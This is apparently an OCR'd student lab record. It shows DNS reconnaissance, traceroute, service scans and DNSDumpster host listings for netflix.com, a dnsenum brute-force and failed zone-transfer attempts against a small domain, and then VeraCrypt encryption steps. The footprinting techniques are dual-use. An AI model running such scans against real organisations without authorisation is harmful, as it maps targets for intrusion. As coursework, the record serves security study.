129.230.3.in-addr.arpa	IN	NS	ns2-24-us-east-1.ec2-rdns.amazonaws.com
129.230.3.in-addr.arpa	IN	NS	ns3-24-us-east-1.ec2-rdns.amazonaws.com
129.230.3.in-addr.arpa	IN	NS	ns4-24-us-east-1.ec2-rdns.amazonaws.com
129.230.3.in-addr.arpa	IN	SOA	server: ns-1511.awsdns-60.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400

Traceroute

Tracing route to **netflix.com [3.230.129.93]**...

Traceroute

Tracing route to **netflix.com [3.230.129.93]**...

hop	rtt	rtt	rtt	ip address	fully qualified domain name
1	1	1	1	169.254.158.58	
2	1	1	0	169.48.118.158	ae103.ppr02.dal13.networklayer.com
3	0	0	0	169.48.118.138	8a.76.30a9.ip4.static.sl-reverse.com
4	*	2	*	169.45.18.92	ae17.cbs02.eq01.dal03.networklayer.com
5	1	1	1	50.97.17.57	ae34.bbr01.eq01.dal03.networklayer.com
6	1	1	1	50.97.16.59	3b.10.6132.ip4.static.sl-reverse.com
7	*	*	*		
8	*	*	*		
9	*	*	*		
10	*	*	*		

Trace aborted

Service scan

FTP - 21

```
Error: TimedOut
```

SMTP - 25

```
Error: TimedOut
```

HTTP - 80

```
HTTP/1.1 301 Moved Permanently
Location: https://netflix.com/
Content-Length: 0
Via: 1.1 i-0ba47e4cc761c644d (us-east-1)
Server: nq_website_nonmember-prod-release UNKNOWN
X-Xss-Protection: 1; mode=block; report=https://www.netflix.com/ichnaea/log/freeform/xssreport
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Originating-URL: http://netflix.com/
Set-Cookie: nfvdid=BQFmAAEBENgwN8b_QeUFkJiLNvcDxyVAoJrreKtNtWJ5t1n1M9OkxitKaZDQzSlyA8iUIzLsib5oIjkYcLQ5nhGzEjLminx65E9kqWhLYraa6JY_-dET3Q%3D%3D; Domain=.netflix.com;
Path=/; Max-Age=31536000
X-Netflix.nfstatus: 1_21
Set-Cookie: memclid=13cbdd39-03e1-4f4e-9d6b-99909bd4875c; Max-Age=31536000; Expires=Mon, 21 Nov 2022 10:34:19 GMT; Path=/; Domain=.netflix.com
X-Netflix.proxy.execution-time: 3
```

POP3 - 110

```
Error: TimedOut
```

IMAP - 143

```
Error: TimedOut
```

HTTPS - 443


```
Certificate validation errors: None
Signature algorithm: sha256RSA
Public key size: 2048 bits
Issuer: CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US
Subject: CN=www.netflix.com, OU=Operations, O="Netflix, Inc.", L=Los Gatos, S=California, C=US
Subject Alternative Name: DNS Name=account.netflix.com, DNS Name=ca.netflix.com, DNS Name=netflix.ca, DNS Name=netflix.com, DNS Name=signup.netflix.com, DNS
Name=www.netflix.ca, DNS Name=www1.netflix.com, DNS Name=www2.netflix.com, DNS Name=www3.netflix.com, DNS Name=develop-stage.netflix.com, DNS Name=release-
stage.netflix.com, DNS Name=www.netflix.com, DNS Name=tv.netflix.com, DNS Name=embed.develop-stage.netflix.com, DNS Name=embed.release-stage.netflix.com
Serial number: 0F2A6275CF979D94B0BDC9FEC46B34F0
Not valid before: 2020-01-13 00:00:00Z
Not valid after: 2022-01-13 12:00:00Z
SHA1 fingerprint: CE5BCC82D6504D4F1D9D5CC06C7FB96F865A5240

HTTP/1.1 405 Method Not Allowed
Server: nq_website_nonmember-prod-release 208d8492-0826-4662-b2f8-57627d984a1c
x-frame-options: DENY
allow: GET, OPTIONS, POST
date: Sun, 21 Nov 2021 10:34:24 GMT
x-envoy-upstream-service-time: 12
x-b3-traceid: 2491729582c4bd5d
x-request-id: 2efd4558-e445-4821-a9bd-bf50f8f47ee7
x-envoy-decorator-operation: lo_svc
Via: 1.1 i-04dd7a6ac3763e396 (us-east-1)
X-Xss-Protection: 1; mode=block; report=https://www.netflix.com/ichnaea/log/freeform/xssreport
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Originating-URL: http://netflix.com/
Edge-Control: no-cache, no-store
Cache-Control: no-cache, no-store
Set-Cookie: nfvdid=BQFmAAEBEDZP3EIeyfuzTf5JQK62hiFA94GHoWZXudPJ91lpWfZVFnNzKZkV_UYrkxaZahnXNGx192ccPA2UKAinpf9jjAEz_qGotd-H9poLHa8C9j0ihg%3D%3D; Domain=.netflix.com;
Path=/; Max-Age=31536000
X-Netflix.nfstatus: 1_1
Set-Cookie: memclid=3fa982fc-8af1-4311-9f9b-53b80b6cb91f; Max-Age=31536000; Expires=Mon, 21 Nov 2022 10:34:24 GMT; Path=/; Domain=.netflix.com
X-Netflix.proxy.execution-time: 113
transfer-encoding: chunked
Connection: close
```

-- end --


DNS RECON:


maleficient@Maleficient: ~
maleficient@Maleficient: ~ 101x47
usage: dnsrecon.py [-h] -d DOMAIN [-n NS_SERVER] [-r RANGE] [-D DICTIONARY]
[-f] [-a] [-s] [-b] [-y] [-k] [-w] [-z] [--threads THREADS]
[--lifetime LIFETIME] [--tcp] [--db DB] [-x XML] [-c CSV]
[-j JSON] [--iw] [--disable_check_recursion]
[--disable_check_bindversion] [-v] [-t TYPE]
dnsrecon.py: error: the following arguments are required: -d/--domain
(maleficient㉿Maleficient)-[~]
$ dnsrecon -d www.netflix.com -w
2
[*] Performing General Enumeration of Domain: www.netflix.com
[-] DNSSEC is not configured for www.netflix.com
[*] SOA ns-1566.awsdns-03.co.uk 205.251.198.30
[-] Could not Resolve NS Records for www.netflix.com
[-] Could not Resolve MX Records for www.netflix.com
[*] CNAME www.netflix.com www.dradis.netflix.com
[*] CNAME www.dradis.netflix.com www.eu-west-1.internal.dradis.netflix.com
[*] CNAME www.eu-west-1.internal.dradis.netflix.com dualstack.apiproxy-website-nlb-prod-1-5675d5
ecda6efdd8.elb.eu-west-1.amazonaws.com
[*] A dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 54.170.
196.176
[*] A dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 52.214.
181.141
[*] A dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 54.246.
79.9
[*] CNAME www.netflix.com www.dradis.netflix.com
[*] CNAME www.dradis.netflix.com www.eu-west-1.internal.dradis.netflix.com
[*] CNAME www.eu-west-1.internal.dradis.netflix.com dualstack.apiproxy-website-nlb-prod-1-5675d5
ecda6efdd8.elb.eu-west-1.amazonaws.com
[*] AAAA dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 2a05
:d018:76c:b685:3b38:679d:2640:1ced
[*] AAAA dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 2a05
:d018:76c:b684:8e48:47c9:84aa:b34d
[*] AAAA dualstack.apiproxy-website-nlb-prod-1-5675d5ecda6efdd8.elb.eu-west-1.amazonaws.com 2a05
:d018:76c:b683:f711:f0cf:5cc7:b815
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing Whois lookup against records found.
Traceback (most recent call last):
File "./dnsrecon.py", line 1691, in <module>
main()
File "./dnsrecon.py", line 1651, in main
std_enum_records = general_enum(res, domain, xfr, bing, yandex, spf_enum, do_whois, do_crt, zonew
alk)
File "./dnsrecon.py", line 1048, in general_enum
whois_rcd = whois_ips(res, ip_for_whois)
File "./dnsrecon.py", line 555, in whois_ips
list = get_whois_nets_iplist(unique(ip_list))
File "./dnsrecon.py", line 523, in get_whois_nets_iplist

DNS ENUM:


maleficient@Maleficient: ~
maleficient@Maleficient: ~ 101x47
(maleficient㉿Maleficient)-[~]
$ dnsenum -F subs.txt thundercloud.co.za
255
dnsenum VERSION:1.2.6
----- thundercloud.co.za -----
Host's addresses:
thundercloud.co.za. 600 IN A 169.239.216.61
Name Servers:
ns1.tld-ns.net. 20619 IN A 169.239.219.110
ns3.tld-ns.net. 20619 IN A 51.195.136.240
ns2.tld-ns.com. 43200 IN A 169.239.216.110
ns4.tld-ns.com. 20618 IN A 156.38.246.4
Mail (MX) Servers:
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for thundercloud.co.za on ns1.tld-ns.net ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for thundercloud.co.za on ns3.tld-ns.net ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for thundercloud.co.za on ns2.tld-ns.com ...
AXFR record query failed: NOTAUTH
Trying Zone Transfer for thundercloud.co.za on ns4.tld-ns.com ...
AXFR record query failed: NOTAUTH
Brute forcing with subs.txt:

WEB TOOL: DNS DUMPSTER



DNS Servers

ns-1372.awsdns-43.org.	205.251.197.92 ns-1372.awsdns-43.org	AMAZON-02 United States
ns-1984.awsdns-56.co.uk.	205.251.199.192 ns-1984.awsdns-56.co.uk	AMAZON-02 United States
ns-659.awsdns-18.net.	205.251.194.147 ns-659.awsdns-18.net	AMAZON-02 United States
ns-81.awsdns-10.com.	205.251.192.81 ns-81.awsdns-10.com	AMAZON-02 United States

MX Records ** This is where email for the domain goes...

1 aspmx.l.google.com.	142.251.4.26 gm-in-f26.1e100.net	GOOGLE United States
10 aspmx2.googlemail.com.	108.177.12.26 ua-in-f26.1e100.net	GOOGLE United States
10 aspmx3.googlemail.com.	64.233.186.26 cb-in-f26.1e100.net	GOOGLE United States
5 alt1.aspmx.l.google.com.	209.85.202.27 dg-in-f27.1e100.net	GOOGLE United States
5 alt2.aspmx.l.google.com.	64.233.186.27 cb-in-f27.1e100.net	GOOGLE United States

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"8cd468d7d5994fcc9d350683a8cb07a1"

"apple-domain-verification=Ohlo8qLyb9N4JaIm"

"asv=4853f01b1e9226ed9d00312849480 59f"

"docusign=f249396f-8150-48f8-8bd2-705be6e03826"

"docusign=f3d36bef-ec7d-42e5-9334-626611acb127"

"dropbox-domain-verification=htwo11xk2yl1"

"facebook-domain-verification=k65vedr09b2tp2q144ho1zewp3xsc6"

"google-site-verification=9DgwSKXMlFzcnW-HuGWef6aVVHWDCQNehxHTq0Ps9IA"

"google-site-verification=VQKoV3pv-QYIDfbQa1N4r97x8W07veRTK6JhWUavIuc"

"google-site-verification=YVxAf7gFR4vFk1RkUwiYt3pzl2AVUP6aPdBgV1qtwcw"

"google-site-verification=nCi1QdlMabPJOvtQNCo5KaPyDfwog9pDr3d8IN767YA"

"loom-verification=0004053852"


"miro-verification=9ac407d6774b2ec4313b004d40204399e37f3b48"

"v=spf1 include:_spf_ipv4.netflix.com include:_spf.google.com include:amazonses.com include:servers.mcsv.net -all"

"zapier-domain-verification-challenge=d740d03c-47a4-491c-934d-c61bdba6099e"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

netflix.com	54.237.226.164 ec2-54-237-226-164.compute-1.amazonaws.com	AMAZON-AES United States
cbp.nccp.us-east-1.prodaa.netflix.com HTTP: nccp-modern i-042550ef8138a5177 HTTPS: nccp-modern i-0e5e70ff89d0118a2	52.45.101.173 ec2-52-45-101-173.compute-1.amazonaws.com	AMAZON-AES United States
prod.cloud.us-west-2.prodaa.netflix.com HTTPS: zuul i-04d2bdc145503e0a5	54.148.37.5 ec2-54-148-37-5.us-west-2.compute.amazonaws.com	AMAZON-02 United States
appboot.us-east-1.prodaa.netflix.com HTTP: appboot- i-0e209803725eb71a6 HTTPS: appboot- i-0f3baeeaf791e3aac	54.86.115.134 ec2-54-86-115-134.compute-1.amazonaws.com	AMAZON-AES United States
nmtracking.eu-west-1.prodaa.netflix.com HTTP: clingest-secure i-0acfca24bc8392d17 HTTPS: clingest-secure i-09afc74273ee42797	52.213.86.193 ec2-52-213-86-193.eu-west-1.compute.amazonaws.com	AMAZON-02 Ireland
ios.nccp.eu-west-1.prodaa.netflix.com HTTP: nccp-modern i-03b04a5d80594ef91 HTTPS: nccp-modern i-0d71156703f86865a	54.77.152.21 ec2-54-77-152-21.eu-west-1.compute.amazonaws.com	AMAZON-02 Ireland
sv1-ddi02.netflix.com	10.31.128.27	Reserved (Local Network) unknown
obiwan-wc.us-east-1.prodaa.netflix.com	54.236.182.108 ec2-54-236-182-108.compute-1.amazonaws.com	AMAZON-AES United States
api-us.us-east-1.prodaa.netflix.com HTTP: api-prod i-0176a0e16a24454a7 HTTPS: api-prod i-0340af4ab22f1d735	54.175.238.199 ec2-54-175-238-199.compute-1.amazonaws.com	AMAZON-AES United States



	A	B	C	D	E	F	G	H	I	J
95	api-global.us-east-1.prodaa.netflix.com	54.84.226.72	A	ec2-54-84-226-72.compute-1.amazonaws.com	AMAZON-AES	United States				
96	api-us.eu-west-1.prodaa.netflix.com	54.174.173.130	A	ec2-54-174-173-130.compute-1.amazonaws.com	AMAZON-AES	United States		api-prod i-0c3b77aca929d26be title: HTTP Status 404	api-prod i-0778f336e501e6a2d title: HTTP Status 404 CN: api.netflix.com	
97	customerevents.us-east-1.prodaa.netflix.com	54.165.159.239	A	ec2-54-165-159-239.compute-1.amazonaws.com	AMAZON-AES	United States				
98	api.eu-west-1.prodaa.netflix.com	54.229.6.249	A	ec2-54-229-6-249.eu-west-1.compute.amazonaws.com	AMAZON-02	Ireland				
99	nccp-nrdp-31.eu-west-1.prodaa.netflix.com	54.229.237.110	A	ec2-54-229-237-110.eu-west-1.compute.amazonaws.com	AMAZON-02	Ireland				
100	api-global.eu-west-1.prodaa.netflix.com	54.77.130.150	A	ec2-54-77-130-150.eu-west-1.compute.amazonaws.com	AMAZON-02	Ireland				
101	help.us-east-1.prodaa.netflix.com	52.44.120.35	A	ec2-52-44-120-35.compute-1.amazonaws.com	AMAZON-AES	United States				
102	ns-1372.awsdns-43.org.	205.251.197.92	NS	ns-1372.awsdns-43.org	AMAZON-02	United States				
103	ns-1984.awsdns-56.co.uk.	205.251.199.192	NS	ns-1984.awsdns-56.co.uk	AMAZON-02	United States				
104	ns-659.awsdns-18.net.	205.251.194.147	NS	ns-659.awsdns-18.net	AMAZON-02	United States				
105	ns-81.awsdns-10.com.	205.251.192.81	NS	ns-81.awsdns-10.com	AMAZON-02	United States				
106	1 aspmx.l.google.com.	142.251.4.26	MX	gm-in-f26.1e100.net	GOOGLE	United States				
107	10 aspmx2.googlemail.com.	108.177.12.26	MX	ua-in-f26.1e100.net	GOOGLE	United States				
108	10 aspmx3.googlemail.com.	64.233.186.26	MX	cb-in-f26.1e100.net	GOOGLE	United States				
109	5 alt1.aspmx.l.google.com.	209.85.202.27	MX	dg-in-f27.1e100.net	GOOGLE	United States				
	5 alt2.aspmx.l.google.com.	64.233.186.27	MX	cb-in-f27.1e100.net	GOOGLE	United States				

EXPERIMENT NO – 9

AIM: Implementation of File System Security.

THEORY:
VeraCrypt is an Free and Open Source utility used for on-the-fly encryption. It can create a virtual encrypted disk within a file or encrypt a partition or the entire storage device with pre-boot authentication. Individual ciphers supported by VeraCrypt are AES, Serpent, Twofish, Camellia, and Kuznyechik.


Additionally, ten different combinations of cascaded algorithms are available: AES–Twofish, AES–Twofish–Serpent, Camellia–Kuznyechik, Camellia–Serpent, Kuznyechik–AES, Kuznyechik–Serpent–Camellia, Kuznyechik–Twofish, Serpent–AES, Serpent–Twofish–AES, and Twofish–Serpent.


The cryptographic hash functions available for use in VeraCrypt are RIPEMD-160, SHA-256, SHA-512, Streebog and Whirlpool.


STEPS OF PERFORMING FILE SECURITY:


1) Open VeraCrypt tool and Click on the Create Volume.
2) Create a Standard Veracrypt volume.
3) From the select file menu, point to destination of created volume.
4) Choose the Encryption Option.
5) Create a password for said volume, be sure to use a complex password and never forget this password you set.
6) Move your mouse as randomly as possible, as tool will calculate hash based on mouse movement here, thus more random, more secure it will be once collection is complete click on the format and wait for the formatting of volume to finish.
7) Click on mount button and locate your newly create volume, once mounted it'll show itself on the main screen.
8) Now the volume has been mounted, you can transfer your folder containing sensitive info into it like a normal drive, and once you unmount, the information in the volume created will no longer will be accessible to anyone.

